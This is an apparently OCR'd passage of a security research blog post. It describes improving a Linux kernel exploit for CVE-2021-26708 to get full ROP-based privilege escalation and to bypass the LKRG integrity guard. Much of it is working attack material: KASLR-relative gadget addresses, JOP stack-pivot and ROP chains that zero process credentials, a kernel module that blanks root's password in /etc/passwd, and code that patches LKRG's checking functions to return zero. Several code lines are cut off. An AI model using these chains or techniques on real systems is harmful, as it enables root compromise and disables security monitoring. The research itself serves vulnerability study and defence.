
Improving the exploit for CVE-2021-26708 in the Linux kernel to bypass LKRG

Aug 25, 2021

This is the follow-up to my research described in the article "Four Bytes of Power: Exploiting CVE-2021-26708 in the Linux kernel." My PoC exploit for CVE-2021-26708 had a very limited facility for privilege escalation, and I decided to continue my experiments with that vulnerability. This article describes how I improved the exploit, added a full-power ROP chain, and implemented a new method of bypassing the Linux Kernel Runtime Guard (LKRG).

Today, I gave a talk at ZeroNights 2021 on this topic (slides). Prepare for lots of assembly. Let's go!

First of all, the PoC demo video:




Limited privilege escalation

In the first article, I described how the race condition in Linux virtual sockets can be leveraged for 4-byte memory corruption, which I gradually turned into arbitrary read/write

of kernel memory. In this section, I will briefly summarize how the privilege escalation was gained and why it is limited (see the first article for more details).

Arbitrary write was performed via control-flow hijack using the `destructor_arg` callback of an overwritten `sk_buff` kernel object:



This callback has the following prototype:

```
void (*callback)(struct ubuf_info *, bool zerocopy_success);
```

When the kernel calls it in `skb_zcopy_clear()`, the `RDI` register stores the first function argument, which is the address of the `ubuf_info` structure itself. The `RSI` register stores the second function argument, which is `1`.

The contents of `ubuf_info` are controlled by the attacker, which is great. However, the first 8 bytes of it are occupied by the callback function pointer. You can see this on the diagram above. That's a severe constraint! So, for stack pivoting, the ROP gadget should look like this:

```
mov rsp, qword ptr [rdi + 8] ; ret
```

Unfortunately, there is nothing similar to that in the Fedora kernel binary `vmlinuz-5.10.11-200.fc33.x86_64`. With `ROPgadget`, however, I found a single gadget that fits these constraints and performs arbitrary write without stack pivoting:

```
mov rdx, qword ptr [rdi + 8] ; mov qword ptr [rdx + rcx*8], rsi ; ret
```

As I mentioned earlier, `RDI` stores the address of the kernel memory with data controlled by the attacker. `RSI` stores 1 and `RCX` stores 0. In other words, this gadget writes seven bytes with 0 and one byte with 1 at the memory address controlled by the attacker. For privilege escalation, my PoC exploit wrote zero to `uid`, `gid`, `effective uid`, and `effective gid` in the process credentials.

I was happy to have invented this strange arbitrary write primitive and managed to perform privilege escalation! However, I was not satisfied with this solution because it didn't provide me the full power of ROP. Moreover, I had to hijack the kernel control-flow twice to overwrite all the requisite fields in `struct cred`. That decreased the exploit stability.

I had some rest and then decided to explore available ROP gadgets once again.

Registers under attacker control

First of all, I revisited the state of CPU registers at the moment of the control-flow hijack. I inserted the breakpoint into `skb_zcopy_clear()` that executes the `destructor_arg` callback:

```
$ gdb vmlinux
gdb-peda$ target remote :1234
gdb-peda$ break ./include/linux/skbuff.h:1481
```

This is what the debugger shows when the kernel hits the breakpoint and is about to execute the callback:

Which kernel pointers do the CPU registers store? `RDI` and `R8` contain the `ubuf_info` pointer mentioned earlier. Dereferencing that pointer gives the callback function pointer that is loaded to `RAX`. `R9` stores the address of some kernel stack memory (it's close to the `RSP` value). The `R12` and `R14` registers contain an address in the kernel heap, but I don't know the object it points to.

Additionally, the `RBP` register contains the address of `skb_shared_info`. This is the address of my `sk_buff` object from `kmalloc-4k` plus `SKB_SHINFO_OFFSET`, which is `3776` or `0xec0` (see more info on that in the first article).

This kernel address in the `RBP` register filled me with hope again because it points to the kernel memory under the attacker's control. So, I started to search for ROP/JOP gadgets that can exploit it.

Mysterious JOP gadgets

I started to examine all gadgets involving `RBP` and eventually found a lot of JOP gadgets that look like this one:

```
0xffffffff81711d33 : xchg eax, esp ; jmp qword ptr [rbp + 0x48]
```

Cool, `RBP + 0x48` points to the kernel memory under the attacker's control. I understood that I could perform stack pivoting using **a chain of JOP gadgets like this** and then

proceed with ordinary ROP. Excellent!


For a quick experiment, I took this `xchg eax, esp ; jmp qword ptr [rbp + 0x48]` gadget, which sets the kernel stack pointer to the userspace memory. First, I double-checked that this gadget resides in the kernel code. Yes, the code of `acpi_idle_lpi_enter()` starts at `0xffffffff81711d30`, and the gadget appears if we look at the code of that function with a three-byte offset:

```
$ gdb vmlinux

gdb-peda$ disassemble 0xffffffff81711d33
Dump of assembler code for function acpi_idle_lpi_enter:
   0xffffffff81711d30 <+0>:     call   0xffffffff810611c0 <__fentry__>
   0xffffffff81711d35 <+5>:     mov    rcx,QWORD PTR gs:[rip+0x7e915f4b]
   0xffffffff81711d3d <+13>:    test   rcx,rcx
   0xffffffff81711d40 <+16>:    je     0xffffffff81711d5e <acpi_idle_lpi_enter+46>

gdb-peda$ x/2i 0xffffffff81711d33
   0xffffffff81711d33 <acpi_idle_lpi_enter+3>:  xchg   esp,eax
   0xffffffff81711d34 <acpi_idle_lpi_enter+4>:  jmp    QWORD PTR [rbp+0x48]
```

However, when I tried to call this gadget during the control-flow hijack, the kernel crashed with a page fault. I spent some time trying to debug it and also asked my friend Andrey Konovalov whether he had encountered such things in his experience with ROP/JOP. Andrey noticed that some bytes of the code dump printed in the kernel crash report differ from the output of `objdump` for the kernel binary.



This was the first time in my practice with the Linux kernel, when this code dump from a crash report proved useful :) I attached the debugger to the live kernel and saw that the code of the `acpi_idle_lpi_enter()` kernel function had actually changed:

```
$ gdb vmlinux
gdb-peda$ target remote :1234

gdb-peda$ disassemble 0xffffffff81711d33
```

```
Dump of assembler code for function acpi_idle_lpi_enter:
   0xffffffff81711d30 <+0>:     nop    DWORD PTR [rax+rax*1+0x0]
   0xffffffff81711d35 <+5>:     mov    rcx,QWORD PTR gs:[rip+0x7e915f4b]
   0xffffffff81711d3d <+13>:    test   rcx,rcx
   0xffffffff81711d40 <+16>:    je     0xffffffff81711d5e <acpi_idle_lpi_enter+46>

gdb-peda$ x/2i 0xffffffff81711d33
   0xffffffff81711d33 <acpi_idle_lpi_enter+3>:  add    BYTE PTR [rax],al
   0xffffffff81711d35 <acpi_idle_lpi_enter+5>:  mov    rcx,QWORD PTR gs:[rip+0x7e915
```

In fact, the Linux kernel can patch its code in the runtime. In this particular case, the code of `acpi_idle_lpi_enter()` is changed by `CONFIG_DYNAMIC_FTRACE`. This kernel mechanism actually changed many JOP gadgets that interested me! So, I decided to search for ROP/JOP gadgets in the memory of the live virtual machine to avoid such patched cases.

Evgeny Korneev: Portrait of Academician Lev Bogush (1980)

I tried the `ropsearch` command of the `gdb-peda` tool, but it didn't work for me because of its limited functionality. Then I used another approach and dumped the whole kernel code region into a file using the `gdb-peda dumpmem` command. First, I determined the kernel code location on the virtual machine:

```
[root@localhost ~]# grep "_text" /proc/kallsyms
ffffffff81000000 T _text
```

```
[root@localhost ~]# grep "_etext" /proc/kallsyms
ffffffff81e026d7 T _etext
```

Then I dumped the memory between `_text` and `_etext` plus the remainder:

```
gdb-peda$ dumpmem kerndump 0xffffffff81000000 0xffffffff81e03000
Dumped 14692352 bytes to 'kerndump'
```

After this, searching for ROP/JOP gadgets in the raw memory dump with `ROPgadget` was possible with additional options (kudos to my friend Maxim Goryachy for that tip):

```
# ./ROPgadget.py --binary kerndump --rawArch=x86 --rawMode=64 > rop_gadgets_5.10.11_
```

After that, I was ready to construct a JOP/ROP chain for stack pivoting.

JOP/ROP chain for stack pivoting

I examined the gadgets with `RBP` left in the kernel memory dump and I managed to construct the stack pivoting chain:

```
/* JOP/ROP gadget chain for stack pivoting: */

/* mov ecx, esp ; cwde ; jmp qword ptr [rbp + 0x48] */
#define STACK_PIVOT_1_MOV_ECX_ESP_JMP           (0xFFFFFFFF81768A43lu + kaslr_offset

/* push rdi ; jmp qword ptr [rbp - 0x75] */
#define STACK_PIVOT_2_PUSH_RDI_JMP              (0xFFFFFFFF81B5FD0Alu + kaslr_offset

/* pop rsp ; pop rbx ; ret */
#define STACK_PIVOT_3_POP_RSP_POP_RBX_RET       (0xFFFFFFFF8165E33Flu + kaslr_offset
```

1. The first JOP gadget saves the lower 32 bits of `RSP` (the stack pointer register) to `ECX` and jumps to the next location in the controlled memory. This is important because the shellcode should restore the original `RSP` value in the end. Unfortunately, there is no similar JOP gadget that can save the whole `RSP` value. That said, I have managed with half of it, I'll describe my trick very soon.

2. The second JOP gadget pushes the address of `ubuf_info` in `RDI` to the kernel stack and also jumps to the next location in the kernel memory controlled by the attacker.

3. Finally, the third ROP gadget sets the stack pointer to the address of the `ubuf_info` structure. Then it executes one more `pop` instruction, which adds 8 bytes to the address in `RSP`. This is important because the first 8 bytes in `ubuf_info` contain the address of the first JOP gadget, as I described earlier. However, after the second `pop` instruction, `RSP` points to the beginning of the full-power ROP chain. The stack pivoting is done!


That's how the exploit prepares this chain in the memory for overwriting the `sk_buff` kernel object:

```
/* mov ecx, esp ; cwde ; jmp qword ptr [rbp + 0x48] */
uinfo_p->callback = STACK_PIVOT_1_MOV_ECX_ESP_JMP;

unsigned long *jmp_addr_1 = (unsigned long *)(xattr_addr + SKB_SHINFO_OFFSET + 0x48);
/* push rdi ; jmp qword ptr [rbp - 0x75] */
*jmp_addr_1 = STACK_PIVOT_2_PUSH_RDI_JMP;

unsigned long *jmp_addr_2 = (unsigned long *)(xattr_addr + SKB_SHINFO_OFFSET - 0x75);
/* pop rsp ; pop rbx ; ret */
*jmp_addr_2 = STACK_PIVOT_3_POP_RSP_POP_RBX_RET;
```

Take a look at the diagram that explains what this code is doing:



ROP for EoP

When I achieved the stack pivoting, I quickly reimplemented the elevation of privileges (EoP) using ordinary ROP:

```
unsigned long *rop_gadget = (unsigned long *)(xattr_addr + MY_UINFO_OFFSET + 8);
int i = 0;

#define ROP_POP_RAX_RET                 (0xFFFFFFFF81015BF4lu + kaslr_offset)
#define ROP_MOV_QWORD_PTR_RAX_0_RET     (0xFFFFFFFF8112E6D7lu + kaslr_offset)

/* 1. Perform privilege escalation */
rop_gadget[i++] = ROP_POP_RAX_RET;              /* pop rax ; ret */
rop_gadget[i++] = owner_cred + CRED_UID_GID_OFFSET;
rop_gadget[i++] = ROP_MOV_QWORD_PTR_RAX_0_RET;  /* mov qword ptr [rax], 0 ; ret */
rop_gadget[i++] = ROP_POP_RAX_RET;              /* pop rax ; ret */
rop_gadget[i++] = owner_cred + CRED_EUID_EGID_OFFSET;
rop_gadget[i++] = ROP_MOV_QWORD_PTR_RAX_0_RET;  /* mov qword ptr [rax], 0 ; ret */
```

This is simple: the `owner_cred` kernel address was leaked to the userspace using arbitrary read (the first article describes that in details), and this part of the ROP chain overwrites `uid`, `gid`, `effective uid`, and `effective gid` in the kernel credentials with `0`, which means the superuser.

Then, the ROP chain has to restore the original `RSP` value and continue the system call handling. How did I achieve it? The lower 32 bits of the original stack pointer have been saved in `RCX`. The upper 32 bits of it can be extracted from `R9` (this register stores an address from the kernel stack, as you can see in the `gdb` screenshot that I displayed earlier). Some bit twiddling and we are done:

```
#define ROP_MOV_RAX_R9_RET              (0xFFFFFFFF8106BDA4lu + kaslr_offset)
#define ROP_POP_RDX_RET                 (0xFFFFFFFF8105ED4Dlu + kaslr_offset)
#define ROP_AND_RAX_RDX_RET             (0xFFFFFFFF8101AD34lu + kaslr_offset)
#define ROP_ADD_RAX_RCX_RET             (0xFFFFFFFF8102BA35lu + kaslr_offset)
#define ROP_PUSH_RAX_POP_RBX_RET        (0xFFFFFFFF810D64D1lu + kaslr_offset)
#define ROP_PUSH_RBX_POP_RSP_RET        (0xFFFFFFFF810749E9lu + kaslr_offset)

/* 2. Restore RSP and continue */
rop_gadget[i++] = ROP_MOV_RAX_R9_RET;       /* mov rax, r9 ; ret */
rop_gadget[i++] = ROP_POP_RDX_RET;          /* pop rdx ; ret */
rop_gadget[i++] = 0xffffffff00000000lu;
rop_gadget[i++] = ROP_AND_RAX_RDX_RET;      /* and rax, rdx ; ret */
rop_gadget[i++] = ROP_ADD_RAX_RCX_RET;      /* add rax, rcx ; ret */
rop_gadget[i++] = ROP_PUSH_RAX_POP_RBX_RET; /* push rax ; pop rbx ; ret */
rop_gadget[i++] = ROP_PUSH_RBX_POP_RSP_RET; /* push rbx ; add eax, 0x415d0060 ; pop
```

The `R9` value is copied to `RAX`. The `0xffffffff00000000` bit mask is saved in `RDX`. Then the bitwise `AND` operation is performed for `RAX` and `RDX`. As a result, `RAX` contains the upper bits of the original stack pointer. After adding the `RCX` value, the `RAX` register contains the original `RSP` value, which is then loaded to `RSP` via `RBX` (unfortunately there is no `mov rsp, rax ; ret` gadget in my kernel memory dump).

The final `RET` instruction returns from the shellcode, the `recv()` syscall handling continues, but now the exploit process runs with `root` privileges.

Oh, I always wanted to hack LKRG!

The Linux Kernel Runtime Guard (LKRG) is an amazing project! It's a Linux kernel module that performs runtime integrity checking of the kernel and detects kernel vulnerability exploits. The aim of LKRG anti-exploit functionality is to detect specific kernel data corruption performed during vulnerability exploitation:

- Illegal elevation of privileges (EoP)
  - Illegal calling of the `commit_creds()` function
  - Overwriting the `struct cred`
- Sandbox and namespace escapes

- Illegal changing of the CPU state (for example, disabling `SMEP` and `SMAP` on `x86_64`)
- Illegal changing of the kernel `.text` and `.rodata`
- Kernel stack pivoting and ROP
- Many more

This project is hosted by Openwall. It is mostly being developed by Adam 'pi3' Zabrocki in his spare time. LKRG is currently in a beta version, but developers are trying to keep it super stable and portable across various kernels. Adam also says:

```
We are aware that LKRG is bypassable by design (as we have always spoken openly)
but such bypasses are neither easy nor cheap/reliable.
```

Ilya Matveychikov has done some work in this area, collecting his LKRG bypass methods in a separate repository. However, Adam analyzed Ilya's work and improved LKRG to mitigate these bypass methods.

So, I decided to upgrade my CVE-2021-26708 exploit further and develop a new way to bypass LKRG. Now things get interesting!

My first thought was:

```
OK, LKRG is tracking illegal EoP, but it does not track access to '/etc/passwd'.
I can try to bypass it by disabling the root password via '/etc/passwd'!
Executing 'su' after that should look absolutely legal to LKRG.
```

I wrote a quick prototype in the form of a kernel module:

```
#include <linux/module.h>
#include <linux/kallsyms.h>

static int __init pwdhack_init(void)
{
        struct file *f = NULL;
        char *str = "root::0:0:root:/root:/bin/bash\n";
```

```
        ssize_t wret;
        loff_t pos = 0;

        pr_notice("pwdhack: init\n");

        f = filp_open("/etc/passwd", O_WRONLY, 0);
        if (IS_ERR(f)) {
                pr_err("pwdhack: filp_open() failed\n");
                return -ENOENT;
        }

        wret = kernel_write(f, str, strlen(str), &pos);
        printk("pwdhack: kernel_write() returned %ld\n", wret);

        pr_notice("pwdhack: done\n");

        return 0;
}

static void __exit pwdhack_exit(void)
{
        pr_notice("pwdhack: exit\n");
}

module_init(pwdhack_init)
module_exit(pwdhack_exit)

MODULE_LICENSE("GPL v2");
```

This module overwrites the first line in `/etc/passwd` with `root::0:0:root:/root:/bin/bash\n`. This effectively disables the password for `root`, and then an unprivileged user executing `su` freely becomes `root`.

I reimplemented this logic with `filp_open()` and `kernel_write()` in my ROP chain, but it failed to open `/etc/passwd`. It turned out that the kernel checks the process credentials and SELinux metadata even when a file is opened from the kernelspace. Overwriting them before `filp_open()` doesn't help because LKRG tracks them and kills any offending process.

No more hiding, let's destroy LKRG!

Suddenly I decided not to hide from LKRG. Instead, I got the idea to attack and destroy LKRG from my ROP chain!

Anatoly Volkov: Snowballs (1957)

The straightforward approach is to unload the LKRG module from the kernel. I made another tiny kernel module to check this hypothesis:

```
#include <linux/module.h>
#include <linux/kallsyms.h>

static int __init destroy_lkrg_init(void)
{
        struct module *lkrg_mod = find_module("p_lkrg");

        if (!lkrg_mod) {
                pr_notice("destroy_lkrg: p_lkrg module is NOT found\n");
                return -ENOENT;
        }

        if (!lkrg_mod->exit) {
                pr_notice("destroy_lkrg: p_lkrg module has no exit method\n");
                return -ENOENT;
        }

        pr_notice("destroy_lkrg: p_lkrg module is found, remove it brutally!\n");
        lkrg_mod->exit();

        return 0;
}
```

```
static void __exit destroy_lkrg_exit(void)
{
        pr_notice("destroy_lkrg: exit\n");
}

module_init(destroy_lkrg_init)
module_exit(destroy_lkrg_exit)

MODULE_LICENSE("GPL v2");
```

It seemed to be an idea that would work; the LKRG module was unloaded. I reimplemented this logic with `find_module()` and LKRG `exit()` in my ROP chain, but it failed. Why? In the middle of `p_lkrg_deregister()`, LKRG calls the `schedule()` kernel function, which has an LKRG hook performing the `pCFI` check. It detects my stack pivoting and kills the exploit process in the middle of the LKRG module unloading. Alas!

I started to think about another approach to destroying LKRG and got the idea to disable `kprobes`. In fact, `kprobes` (and `kretprobes`) are used by LKRG for planting checking hooks all over the kernel code. First, I tried to disable them using an existing `debugfs` interface:

```
[root@localhost ~]# echo 0 > /sys/kernel/debug/kprobes/enabled
```

This should disarm all enabled `kprobes`. I tried that on a system with a loaded LKRG module, but after a couple of seconds, the kernel hanged completely. There might be some deadlock or infinite loop caused by LKRG, but I didn't spend any more time on that.

Debugging the kernel with LKRG is actually not that convenient. It took me some time to realize why the Linux kernel with LKRG crashes every time I try to debug it. In fact, setting a breakpoint for a kernel function in `gdb` changes the kernel code. So, LKRG in a parallel thread sees that as kernel integrity violation and crashes the kernel unexpectedly for me, while I'm staring at the debugger trying to understand what's going on :)

A successful attack against LKRG

Finally, I created a working attack against LKRG. In my ROP chain, I patched the LKRG code itself! The first function that I patched is `p_check_integrity()`, which is responsible for checking the Linux kernel integrity. The second function that I patched is `p_cmp_creds()`, which checks the credentials of processes running in the system against the LKRG database to detect illegal elevation of privileges.

I patched these functions with `0x48 0x31 0xc0 0xc3`, which is `xor rax, rax ; ret` or `return 0`. Then, I escalated the privileges. Hurray! Let's look at the final ROP chain:

```
unsigned long *rop_gadget = (unsigned long *)(xattr_addr + MY_UINFO_OFFSET + 8);
int i = 0;
```

```
#define SAVED_RSP_OFFSET        3400

#define ROP_MOV_RAX_R9_RET              (0xFFFFFFFF8106BDA4lu + kaslr_offset)
#define ROP_POP_RDX_RET                 (0xFFFFFFFF8105ED4Dlu + kaslr_offset)
#define ROP_AND_RAX_RDX_RET             (0xFFFFFFFF8101AD34lu + kaslr_offset)
#define ROP_ADD_RAX_RCX_RET             (0xFFFFFFFF8102BA35lu + kaslr_offset)
#define ROP_MOV_RDX_RAX_RET             (0xFFFFFFFF81999A1Dlu + kaslr_offset)
#define ROP_POP_RAX_RET                 (0xFFFFFFFF81015BF4lu + kaslr_offset)
#define ROP_MOV_QWORD_PTR_RAX_RDX_RET   (0xFFFFFFFF81B6CB17lu + kaslr_offset)

/* 1. Save RSP */
rop_gadget[i++] = ROP_MOV_RAX_R9_RET;   /* mov rax, r9 ; ret */
rop_gadget[i++] = ROP_POP_RDX_RET;      /* pop rdx ; ret */
rop_gadget[i++] = 0xffffffff00000000lu;
rop_gadget[i++] = ROP_AND_RAX_RDX_RET;  /* and rax, rdx ; ret */
rop_gadget[i++] = ROP_ADD_RAX_RCX_RET;  /* add rax, rcx ; ret */
rop_gadget[i++] = ROP_MOV_RDX_RAX_RET;  /* mov rdx, rax ; shr rax, 0x20 ; xor eax, e
rop_gadget[i++] = ROP_POP_RAX_RET;      /* pop rax ; ret */
rop_gadget[i++] = uaf_write_value + SAVED_RSP_OFFSET;
rop_gadget[i++] = ROP_MOV_QWORD_PTR_RAX_RDX_RET; /* mov qword ptr [rax], rdx ; ret *
```

This part reconstructs the original `RSP` value from the bits in `ECX` and `R9` (I described this earlier). Now, however, I save the stack pointer to the `sk_buff` data at `SAVED_RSP_OFFSET` to avoid storing it in a dedicated register.

```
#define KALLSYMS_LOOKUP_NAME    (0xffffffff81183dc0lu + kaslr_offset)
#define FUNCNAME_OFFSET_1       3550

#define ROP_POP_RDI_RET                         (0xFFFFFFFF81004652lu + kaslr_offset
#define ROP_JMP_RAX                             (0xFFFFFFFF81000087lu + kaslr_offset

/* 2. Destroy lkrg : part 1 */
rop_gadget[i++] = ROP_POP_RAX_RET;      /* pop rax ; ret */
rop_gadget[i++] = KALLSYMS_LOOKUP_NAME;
                  /* unsigned long kallsyms_lookup_name(const char *name) */
rop_gadget[i++] = ROP_POP_RDI_RET;      /* pop rdi ; ret */
rop_gadget[i++] = uaf_write_value + FUNCNAME_OFFSET_1;
strncpy((char *)xattr_addr + FUNCNAME_OFFSET_1, "p_cmp_creds", 12);
rop_gadget[i++] = ROP_JMP_RAX;          /* jmp rax */
```

This part of the ROP chain calls `kallsyms_lookup_name("p_cmp_creds")`. The `sk_buff` data at `FUNCNAME_OFFSET_1` stores the `"p_cmp_creds"` string. Its address is loaded to `RDI`, which should contain the first function argument according to the calling convention of System V AMD64 ABI.

Note: The `lkrg.hide` configuration option is set to 0 by default, which allows attackers to find the LKRG functions easily using `kallsyms_lookup_name()`. There are also other methods to find these functions.

```
#define XOR_RAX_RAX_RET                         (0xFFFFFFFF810859C0lu + kaslr_offset
#define ROP_TEST_RAX_RAX_CMOVE_RAX_RDX_RET      (0xFFFFFFFF81196AA2lu + kaslr_offset

/* If lkrg function is not found, let's patch "xor rax, rax ; ret" */
rop_gadget[i++] = ROP_POP_RDX_RET;      /* pop rdx ; ret */
rop_gadget[i++] = XOR_RAX_RAX_RET;
rop_gadget[i++] = ROP_TEST_RAX_RAX_CMOVE_RAX_RDX_RET; /* test rax, rax ; cmove rax,
```

The `kallsyms_lookup_name()` function returns the address of `p_cmp_creds()` in `RAX`. If the LKRG module is not loaded, `kallsyms_lookup_name()` returns `NULL`. I wanted my shellcode to work in both cases and invented this trick:

1. I found the address of `xor rax, rax ; ret` in the kernel memory dump (defined here as `XOR_RAX_RAX_RET`)
2. This address is loaded to `RDX`
3. If `kallsyms_lookup_name("p_cmp_creds")` returns `NULL`, this address is loaded to `RAX`. This is performed using the conditional move instruction in the `test rax, rax ; cmove rax, rdx ; ret` gadget.

Which is great! In other words, if LKRG is loaded, the shellcode patches the code of `p_cmp_creds()` with `xor rax, rax ; ret`. And, if LKRG is absent, the shellcode patches `xor rax, rax ; ret` with the same bytes and avoids the kernel crash. This is performed in the following part of the ROP chain:

```
#define TEXT_POKE               (0xffffffff81031300lu + kaslr_offset)
#define CODE_PATCH_OFFSET       3450

#define ROP_MOV_RDI_RAX_POP_RBX_RET             (0xFFFFFFFF81020ABDlu + kaslr_offset
#define ROP_POP_RSI_RET                         (0xFFFFFFFF810006A4lu + kaslr_offset

rop_gadget[i++] = ROP_MOV_RDI_RAX_POP_RBX_RET;
                  /* mov rdi, rax ; mov eax, ebx ; pop rbx ; or rax, rdi ; ret */
rop_gadget[i++] = 0x1337;           /* dummy value for RBX */
rop_gadget[i++] = ROP_POP_RSI_RET; /* pop rsi ; ret */
rop_gadget[i++] = uaf_write_value + CODE_PATCH_OFFSET;
